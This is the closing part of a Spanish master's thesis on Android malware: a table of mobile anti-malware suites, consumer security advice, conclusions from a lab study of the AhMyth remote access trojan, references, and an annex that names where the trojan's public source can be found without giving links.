A pesar de las medidas de seguridad incluidas por el sistema operativo *Android* comentadas en el *Capítulo 3,* existe un gran número de herramientas por medio de las cuales poder prevenir, detectar y mitigar el *malware*. Este tipo de herramientas, implementan un gran número de medidas de protección como por ejemplo análisis de *malware* en tiempo real, bloqueo automático de *malware*, realización de auditorías de seguridad de las aplicaciones instaladas, navegación segura por *Internet* (evitar ataques de ingeniería social como *phising*), análisis de *malware* bajo demanda, auditoría de privacidad entre otras.

Por otra parte, la plataforma *Android* se caracteriza por ser bastante flexible con sus usuarios. Esta característica, permite que puedan darse ciertas conductas o comportamientos inadecuados por parte de los usuarios, a través de los cuales se facilita la adquisición de *software* malicioso en este tipo de dispositivos. Por ejemplo, instalar *malware* de fuentes no confiables, *rootear* el dispositivo para un uso normal, aceptar permisos innecesarios para una aplicación que no los debería requerir, descargar una aplicación falsa entre otros.

Teniendo en cuenta estas premisas, dedicaremos este capítulo para describir tanto las herramientas de seguridad como el conjunto de nuevas prácticas a seguir a la hora de prevenir la infección de dispositivos *Android*. Si empleamos este tipo de herramienta y seguimos el conjunto de buenas prácticas, mejoraremos considerablemente el nivel de seguridad de nuestros dispositivos y con ello evitaremos en la mayoría de los casos la infección de los mismos.

7.1 Herramientas de seguridad

En este apartado, se recopilarán las diferentes herramientas destinadas a prevenir, detectar y mitigar el *malware* relacionado con el sistema operativo *Android*. Si nos centramos exclusivamente en el *software* malicioso, al igual que ocurren en entornos de escritorio, debemos disponer de algún tipo de herramienta *anti-malware*. En la gran mayoría de los casos, este tipo de herramientas se suelen incorporar en paquetes de *software* donde existen otras utilidades de seguridad como por ejemplo escáneres de *malware* estáticos/dinámicos, servicios *anti-robo*, auditorías en aplicaciones, navegación segura, gestión de copias de seguridad, auditorías de privacidad entre otras. Con lo cual, en este apartado describiremos este conjunto de herramientas ya que consideramos que son bastante completas para poder gestionar el *malware* y otros requisitos de seguridad.

En el sistema operativo *Android*, disponemos de una gran cantidad de herramientas *anti-malware*. Prácticamente todos los fabricantes encargados de desarrollar este tipo de *software* para otras plataformas, las han adaptado para este sistema operativo. Por ello, a continuación destacaremos algunos de los principales paquetes de seguridad donde se incluyen los *anti-malware* disponibles para dispositivos *Android* donde se describirán sus funcionalidades más importantes.

Nombre	Funcionalidades
Bitdefender Mobile Security	- Verificar la privacidad de cuentas de correo electrónico. - Módulo *anti-robo* para localizar, bloquear o enviar mensajes de alerta al dispositivo de forma remota. - Bloqueo de acceso sobre aplicaciones mediante *PIN*, huellas dactilares o por red. - Navegación segura por *Internet*, alertando a los usuarios de contenidos fraudulentos, *malware* o *phishing*. - Análisis bajo demanda para verificar la legitimidad y seguridad de las aplicaciones instaladas o almacenadas.
Avast Mobile security and antivirus	- Análisis de *malware* en tiempo real y gestión de alertas sobre contenido malicioso. - Control de aplicaciones con el objetivo de estudiar sus permisos y encontrar posibles vulnerabilidades de seguridad. - Monitorización de servicios en ejecución para analizar su comportamiento y actuar en consecuencia (deteniendo la aplicación, desinstalándola o bloqueando su acceso a *Internet* por medio de un cortafuego propio). - Módulo *anti-robo* donde se proporcionan servicios de localización, aviso al propietario una vez extraída la tarjeta *SIM*, entre otras.
ESET Mobile Security and Antivirus	- Navegación segura por *Internet* con protección *anti-phishing*. - Análisis de *malware* en tiempo real y bajo demanda sobre las aplicaciones y comunicaciones. - Detección de aplicaciones potencialmente maliciosas, como por ejemplo aquellas encargadas de enviar *SMS* o realizar llamadas. - Auditoría de aplicaciones para organizar las aplicaciones según sus permisos. - Servicio *anti-robo* que permite localizar el dispositivo, bloqueo remoto, bloqueo de llamadas y *SMS* entre otras.
TrustGo Mobile Security & Privacy	- Servicio que permite buscar aplicaciones legítimas, seguras y libres de *malware* en las tiendas más populares de *Android* antes de descargarlas. - Escaneo de aplicaciones para asegurar que las aplicaciones instaladas sean seguras y si no es el caso proceder a su desinstalación. - Navegación segura por *Internet*, notificando a los usuarios sobre *sitios web* maliciosos. - Control total sobre las aplicaciones que intenten acceder a información personal, analizando los permisos solicitados por cada una de ellas. - Gestión de copias de seguridad sobre información relevante como por ejemplo los contactos, listados de llamadas, *SMS* entre otra. - *Anti-robo* con el cual localizar, enviar avisos, eliminar datos personales en multitud de otras funcionalidades de forma remota.
Lookout Security & Antivirus	- Navegación segura por *Internet* con protección contra *sitios web* sospechosos que infecten el dispositivo o roben información personal. - Análisis de amenazas predictivo. - Gestor de aplicaciones encargado de detallar que apliecaciones pueden acceder a datos personales para mejorar la privacidad. - Protección *anti-robo* donde podemos localizar el dispositivo, envío de alertas, borrar información a distancia entre otras características. - Gestión de copias de seguridad de forma remota sobre datos personales como por ejemplo contactos, fotos, historial de llamadas entre otros.
Malwarebytes para Android	- Detección y mitigación de *malware* tanto en tiempo real como bajo demanda.

	- Bloqueo automático de *malware* de forma automática, como por ejemplo, los *ransomware*. - Auditorías de privacidad de todas y cada una de las aplicaciones instaladas. - Navegación segura por *Internet* empleando técnicas *anti-phishing* y análisis de *sitios web* malicioso.
AhnLab V3 Mobile Security	- Protección contra cualquier tipo de *malware* que afecte al sistema operativo *Android*. - *Anti-robo* a través de una gestión remota sobre el dispositivo. - Mejorar el nivel de privacidad protegiendo los datos personales y aplicaciones.
Kaspersky Lab Internet Security para Android	- Análisis automático o bajo demanda para detectar *malware* en aplicaciones y dispositivos. - Mejorar la privacidad de los usuarios, protegiendo sus datos personales en caso de pérdida o robo de su dispositivo. - Navegación segura empleando técnicas *anti-phising* y enlaces enviados por *SMS*. - Bloqueo de aplicaciones confidenciales mediante un código secreto y las ofusca para evitar su acceso improcedente. - Filtrado de llamadas y mensajes para evitar contenido malicioso.

Tabla 7.1: Principales herramientas anti-malware para la plataforma Android.

Como podemos comprobar, los paquetes de *software* de seguridad descritos en la tabla anterior, disponen de funcionalidades similares contra la gestión del *malware*. Sin embargo, en algunos de ellos solamente dispondremos de todas las características si obtenemos su versión de pago, ya que prácticamente todos siguen un modelo de negocio *Freemium*.

Por último, cabe recalcar la existencia de otro tipo de herramientas que podemos utilizar para evitar *malware* en *Android*, como por ejemplo, a través del *sitio web Virus Total*. Éste, proporciona un servicio encargado de analizar ficheros o direcciones *URL* específicas en busca de *software* malicioso (como por ejemplo ficheros *APK)* sin tener instalado ningún tipo de aplicación en el dispositivo. El servicio se encarga de escanear el archivo utilizando un número considerable de herramientas *anti-malware* como las descritas en la tabla anterior e informa si se ha encontrado *software* malicioso en el mismo.

En conclusión, para mejorar nuestro nivel de seguridad al igual que ocurre en entornos de escritorio debemos tener instalada alguna herramienta *anti-malware* encargada de protegernos del *software* malicioso ya que en sus bases de datos suelen contener las firmas de prácticamente todo el *malware* existente para este tipo de plataformas. Por lo tanto, podemos verificar que la instalación de este tipo de herramientas es altamente recomendable en nuestros dispositivos móviles.

7.2 Buenas prácticas

En este apartado, nos centraremos en describir el conjunto de buenas prácticas, hábitos o comportamientos a tener en cuenta por parte de los usuarios, con el objetivo de garantizar la seguridad de la información y evitar el *malware*. A continuación, se detallarán las principales situaciones que podrían poner en peligro la seguridad de nuestro dispositivo si llevamos a cabo acciones poco recomendables.

7.2.1 Buenas prácticas a seguir en Android

- *No rootear del dispositivo móvil:* si concedemos a los usuarios del dispositivo los privilegios de administrador de forma permanente, provocaríamos que todo el *software* ejecutado evadiese el *sandboxing* proporcionado por el propio sistema operativo. Con lo cual, una aplicación maliciosa tendría la capacidad de propagarse de forma sencilla por el sistema, acceder a otras aplicaciones o incluso modificar el propio sistema operativo en su beneficio.

- *Desactivar la instalación de aplicaciones desde orígenes desconocidos:* con ello, evitaremos la adquisición de aplicaciones potencialmente inseguras encargadas de dañar el dispositivo. Por lo tanto, es aconsejable instalar solamente aplicaciones desde tiendas de confianza. En la versión 7.0 de *Android* podemos encontrar este parámetro de configuración en ***Ajustes -> Pantalla bloqueo y seguridad -> Fuentes descocidas***.

- *Activar la verificación de aplicaciones con Google Play Protect:* si habilitamos la herramienta *Google Play Protect* nos permitirá mantener el dispositivo seguro y protegido. Para ello, comprueba la seguridad de las aplicaciones de *Google Play* antes de ser descargadas, verifica que en el dispositivo existan aplicaciones dañinas instaladas desde otras fuentes, advierte de la presencia de aplicaciones que pueden llegar a ser peligrosas y elimina del dispositivo las aplicaciones maliciosas reconocidas. Para habilitarlo, en la versión 7.0 de *Android* debemos acceder al menú ***Ajustes -> Google -> Seguridad -> Google Play Protect*** y activar las opciones disponibles.

- *Revisar y administrar los permisos requeridos por las aplicaciones:* a la hora de instalar cualquier tipo de aplicación en nuestro dispositivo, debemos revisar todos y cada uno de los permisos teniendo en cuenta la finalidad de la aplicación. Por lo tanto, si pretendemos instalar una aplicación encargada de simular una *calculadora* y nos pide permisos para enviar *SMS*, acceder a los contactos o registros de llamadas podemos intuir que se ha desarrollado para otros propósitos. Además, una vez instalada podemos monitorizar los permisos requeridos o utilizar herramientas para realizar auditorías de seguridad con el objetivo de detectar *software malicioso*.

- *Tener actualizado tanto el sistema operativo como las aplicaciones instaladas:* a lo largo de la historia del sistema operativo *Android,* se han ido añadiendo diferentes medidas de seguridad con el objetivo de eliminar vulnerabilidades reconocidas, fortalecer y hacer más segura la plataforma. Por ello, en el caso de detectar una nueva vulnerabilidad es muy probable que haya sido solucionada en alguno de los paquetes de actualizaciones suministrados por los fabricantes. Por lo tanto, nos interesa que el sistema esté actualizado. Por otro lado, ocurre lo mismo con las aplicaciones ya que sus fabricantes pueden encontrar vulnerabilidades de seguridad e incluir las soluciones en paquetes de actualizaciones.

- *Incorporar algún tipo de herramienta anti-malware:* como hemos explicado en el apartado anterior, el uso de herramientas *anti-malware* es altamente recomendado ya que nos permiten prevenir la infección, detectar *malware* y mitigarlo.

- *Seguridad física:* para evitar que cualquier otra persona no autorizada acceda a nuestro dispositivo es necesario disponer de un bloqueo de pantalla. Para ello, podemos utilizar diferentes mecanismos de autenticación como por ejemplo a través de un patrón, un *PIN, contraseña y mecanismos biométricos.* En la versión *7.0* de *Android* podemos configurarlo en **Ajustes -> Seguridad -> Bloqueo de pantalla**.

- *Utilizar Google Play para descargar aplicaciones:* como se ha comentado anteriormente, *Google* ha implementado diferentes medidas de seguridad para verificar la seguridad de las aplicaciones. Por lo tanto, es uno de los lugares más seguros a la hora de descargarlas e instalarlas.

- *Cifrar el dispositivo:* el sistema operativo *Android* nos permite cifrar el dispositivo completo donde se incluyen las cuentas, ajustes, aplicaciones descargadas, archivos multimedia entre otros archivos. Para descifrarlo, debemos emplear cualquier mecanismo de autenticación como por ejemplo la huella dactilar o contraseña para poder acceder a los archivos. Con ello, en caso de robo o pérdida será muy difícil que un tercero no autorizado pueda acceder al contenido del dispositivo sin autenticarse previamente.

7.2.2 Buenas prácticas a seguir genéricas aplicables en Android

- *Desconfiar de cualquier tipo de contenido que recibamos:* en el caso de recibir un enlace malicioso a través de un mensaje *SMS*, un correo electrónico con adjuntos o cualquier otro tipo de archivo descargado, debemos analizarlos antes de utilizarlos para verificar sin son de fiar y no contienen *malware*.

- *Realizar copias de seguridad con frecuencia:* como en cualquier tipo de plataforma debemos llevar a cabo copias de seguridad con una cierta frecuencia ya que en caso de desastre podemos recuperarla sin mayor problema. Anteriormente, hemos comentado algunas herramientas a partir de las cuales podemos salvaguardar los contactos, registros de llamadas, fotografías entre otro tipo de contenido relevante para el usuario.

- *Analizar cualquier archivo sospechoso:* si deseamos instalar alguna aplicación fuera de la tienda de *Google* o sospechamos que un archivo puede contener *software* malicioso debemos utilizar una herramienta *anti-malware* para escanearlo y verificar que es seguro antes de utilizarlo.

- *No utilizar redes Wi-Fi públicas para realizar acciones delicadas:* como en cualquier tipo de dispositivo, llevar a cabo acciones críticas o delicadas como por ejemplo una transacción económica a través de redes *Wi-Fi* públicas podría ocasionar la pérdida de de datos confidenciales ya que el atacante podría estar monitorizando la red. Por lo tanto, no es recomendable utilizarlas las para llevar a cabo este tipo de acciones.

- *Navegar de forma segura:* emplear protocolos de red seguros a la hora de navegar por *Internet* como por ejemplo el protocolo *HTTS* o si vamos a transmitir información sensible utilizar redes privadas virtuales (*VPN*).

Capítulo 8: Conclusiones

En este capítulo, se describirán los resultados obtenidos a partir de este proyecto fin de máster donde destacaremos los objetivos conseguidos y posibles ampliaciones futuras en el trabajo realizado.

Tras detallar las medidas de seguridad de *Android*, los aspectos relevantes relacionados con el *malware* y sobre todo las características nocivas descritas en el estudio del *Troyano RAT* real podemos corroborar la gran importancia de la seguridad de la información en nuestra vida cotidiana. Además, hemos vivido de primera mano cómo funciona un *malware* real destinado para sistemas operativos *Android*, desmintiendo la falsa creencia de estar exentos al *malware*, ampliamente difundida entre sus usuarios para este tipo de plataformas.

El sistema operativo *Android* desde sus inicios ha sido diseñado para ser seguro. Sin embargo, ha ido mejorado a lo largo de su historia hasta llegar a considerarse hoy en día como una de las plataformas para dispositivos móviles más seguras. Sin embargo, en la mayoría de los casos, al ser un sistema operativo de carácter abierto, concede a sus usuarios una gran libertad a la hora de ejecutar acciones sensibles como por ejemplo instalar aplicaciones desde orígenes desconocidos, aceptar permisos inapropiados para determinadas aplicaciones o la capacidad de *rootear* el dispositivo. Este tipo de actividades, facilitan el trabajo de los cibercriminales a la hora de infectar los dispositivos móviles ocasionando graves problemas de seguridad tal y como hemos podido observar tras el estudio realizado.

Por lo tanto, debemos tener en cuenta tanto las medidas de seguridad como el conjunto de buenas prácticas planteadas para prevenir, detectar y mitigar el *software* malicioso con el objetivo de garantizar las dimensiones de la seguridad de la información o inclusive el uso malintencionado de los dispositivos sin el consentimiento de sus legítimos propietarios.

8.1 Resultados

A continuación, destacaremos todos y cada uno de los resultados conseguidos a lo largo del proyecto, teniendo siempre en cuenta los objetivos planteados inicialmente:

- Explicar el estado actual, evolución, historia, impacto en la sociedad, cuotas de mercado de las nuevas, fragmentación, arquitectura, aspectos de seguridad de las tecnologías basadas en los dispositivos móviles (*smartphones* y *tablets*) con sistema operativo *Android**.***
- Indicar de manera resumida al lector los aspectos claves del ámbito de seguridad incluidos en el sistema operativo *Android* donde se incluyen los fundamentos y arquitectura utilizada.
- Desarrollo de una introducción al *malware* partiendo inicialmente desde aspectos genéricos hasta llegar a los dispositivos móviles *Android* para facilitar su comprensión.
- Estudio en profundidad de los tipos de *malware* denominados *Troyanos,* en concreto los de *Acceso Remoto (RAT)* utilizados para infectar dispositivos móviles, haciendo hincapié en su funcionamiento, efectos nocivos y formas de infección.
- Elaborar un laboratorio donde se ha desplegado y analizado en profundidad el *Troyano de Acceso Remoto* real denominado *AhMyth* donde hemos comprobado el grave riesgo que corremos ante este tipo de *software* malicioso.
- Descripción de las diferentes medidas de seguridad donde se incluyen principalmente las *suites* de seguridad *anti-malware* necesarias para prevenir, detectar y mitigar el *malware* en los dispositivos móviles.

- Definir el conjunto de buenas prácticas a seguir para prevenir la infección de *malware* sobre los dispositivos móviles tanto a nivel genérico como en *Android*.
- Concienciar a la sociedad sobre los efectos que puede ocasionar el *malware* en este tipo de dispositivos tras llevar a cabo el estudio de *AhMyth*.
- Transmitir la relevancia de los aspectos de seguridad en los *smartphones* o *tablets* a través del análisis realizado.
- Llevar a cabo un proceso de investigación con el cual demostrar y defender la relevancia del trabajo realizado en el ámbito de la seguridad de la información.

Con todo ello, podemos indicar que se han superado los riesgos iniciales, ya que se ha llevado a cabo el trabajo de investigación con éxito por medio de los recursos y planificación temporal elaborada al inicio del proyecto.

8.2 Propuestas futuras

Este proyecto ha sido una primera toma de contacto con el mundo del *malware* en dispositivos móviles. Existen diferentes tipos de *software* malicioso que podemos encontrar fácilmente en este tipo de plataformas y no hemos estudiado como por ejemplo los *Adware* cuyo objetivo es introducir publicidad bastante intrusiva sin el consentimiento previo de los usuarios. Por lo tanto, podríamos seguir estudiando otros tipos de *malware* reales para comprender su funcionamiento, formas de infección, efectos nocivos entre otros aspectos relevantes. Con ello, podríamos detectar nuevos vectores de ataque a partir de los cuales poder mejorar las medidas de seguridad y conjunto de buenas prácticas.

Además, con un poco más de tiempo y recursos se podrían analizar en profundidad *software* malicioso creado por los cibercriminales con propósitos ilícitos en vez de utilizar *malware* con fines educativos como hemos hecho en este proyecto ya que suelen disponer de una infraestructura mucho más completa y compleja para obtener el mayor número de beneficio sin ser detectados. Con ello, podríamos saber cómo combatir el *malware* utilizado por los cibercriminales para llevar a cabo cualquier acto ilícito, aportando/mejorando herramientas de seguridad y/o conjuntos de buenas prácticas.

Una vez recopilada y analizada toda esta información, puede enviada a *Equipos de Respuesta Ante Incidentes de Seguridad* (*CSIRT*) o a cualquier otra organización dedicada a garantizar la seguridad de la información con el objetivo de combatir y dar a conocer este tipo de amenazas de forma global.

En conclusión, este proyecto puede crecer considerablemente abarcando cualquier tipo de *malware* destinado para plataformas con *Android*. Además, como se ha recalcado en su contenido, éste sistema operativo es el más utilizado con diferencia para *smartphones* y *tablets* en todo el mundo. Por lo tanto, el estudio en profundidad de cualquier tipo de *malware* que les afecte ayudaría a hacerlo más robusto y seguro para sus usuarios.

Referencias Bibliográficas

Utilizadas para el desarrollo del Capítulo 1:

- *Informe Mobile en España y en el Mundo 2016*.
- *El móvil supera por primera vez al ordenador para acceder a Internet*.
- *Virus y Malware en Moviles Android*.

Utilizadas para el desarrollo del *Capítulo 2*:

- *Estadísticas-numero-apps-google-play*.
- *Estadísticas-numero-apps-apple-store*.
- *Wikipedia-Android*.
- *UPV-Android*.
- *ElAndrroidLibre-Android*.
- *Wikipedia-Historial-Versiones-Android*.
- *Android-Developer-Plataforma*
- *Wikipedia-Dalvik-ART*.
- *Wikipedia-Características-Android*
- *ConfiguracionEquipos-Android*
- *Androidos-Caracteriticas*.
- *Android-Developer-Componentes*
- *Wikipedia-SDK-Android*
- *Android-Developer-Proveedores-Contenido*
- *Android-Developer-Archivo-Manifiesto*.
- *Cuota-mercado-Android-mundial*.
- *Ventas-nivel-mundial*.
- *Cuota-mercado-Android*.
- *Cuota-mercado-España*.
- *Cuota-mercado-versiones-android*.
- *Incremento-cuota-nougat*.
- *Llegada-version-oreo*.

Utilizadas para el desarrollo del *Capítulo 3*:

- *Wikipedia-Sandbox*.
- *Wikipedia-CERT*.
- *Android-Security-VerifiedRoot*.
- *Wikipedia-OEM*.
- *Wikipedia-SELinux*.
- *Android-Developer-Manifest-Permisos*.
- *Android-Seguridad*.
- *Android-Kernel-Security*.
- *Android-App-Seguridad*.

Utilizadas para el desarrollo del *Capítulo 4*:

- *Wikipedia-Malware*.
- *Objetivos-Malware*.
- *Temario-Vulnerabilidades-de-seguridad-Módulo-2-software-malicioso-UOC.*
- *Mobile-security-tools*.
- *Top-ten-antibitus-android*.
- *Androidlibre-anti-malware*.
- *Virus-total*.
- *Wikipedia-Malware*.
- *Welivesecurity-historia-Cabir*.
- *Welivesecurity-malware-dispositivos-moviles*.
- *Kaspersky-malware-moviles*.
- *Incibe-malware-Android*.

Utilizadas para el desarrollo del *Capítulo 5*:

- *Wikipedia-Troyano*.
- *Kaspersky-Troyano*.
- *Malwarebytes-Troyano*.
- *Infoniac-Troyano*.
- *Pandasecurity-Troyano*.
- *Wikipedia-RAT*.
- *Trusteer-RAT*.
- *SearchSecurity-RAT*.
- *Malwarebytes-RAT*.
- *Darkreading-RAT-comunes*.
- *Hackread-SpyNote*.
- *Redeszone-Droidjack*.
- *Hackplayers-Androrat*.
- *GitHub-Androrat*.
- *GitHub-Dendroid*.
- *Hackpuntes-Dendroid*.
- *Hackplayers-AhMyth*.
- *GitHub-AhMyth*.

Utilizadas para el desarrollo del *Capítulo 6*:

- *Wikipedia-Electron-Framework*.
- *GitHub-AhMyth-Android-Rat*.
- *Wikipedia-WebSocket*.
- *Android-x86*.
- *Genymotion*.
- *Kali-Linux*.
- *GitHub-AhMyth*.
- *Socket.IO-Android*

Utilizadas para el desarrollo del *Capítulo 7*:

- *Consejos-Seguridad-Xataka*.
- *TFM-Oscar-Villanova-Pascual-malware-Android*.

- *Silicon-Buenas-Practicas-Android*.

Anexo

En este apartado se incluirán los recursos adicionales empleados a la hora de realizar el trabajo fin de máster. En concreto, se indicará donde encontrar el contenido público del proyecto *AhMyth* en el cual podemos consultar las diferentes funcionalidades del Troyano de Acceso Remoto analizado a lo largo del proyecto.

Troyano de Acceso Remoto AhMyth para Android

A continuación, se citarán los enlaces donde podemos encontrar todos los recursos relacionados con el proyecto *AhMyth*:

- Código fuente y documentación del Troyano de Acceso Remoto AhMyth.
- Archivos binarios relacionados con AhMyth.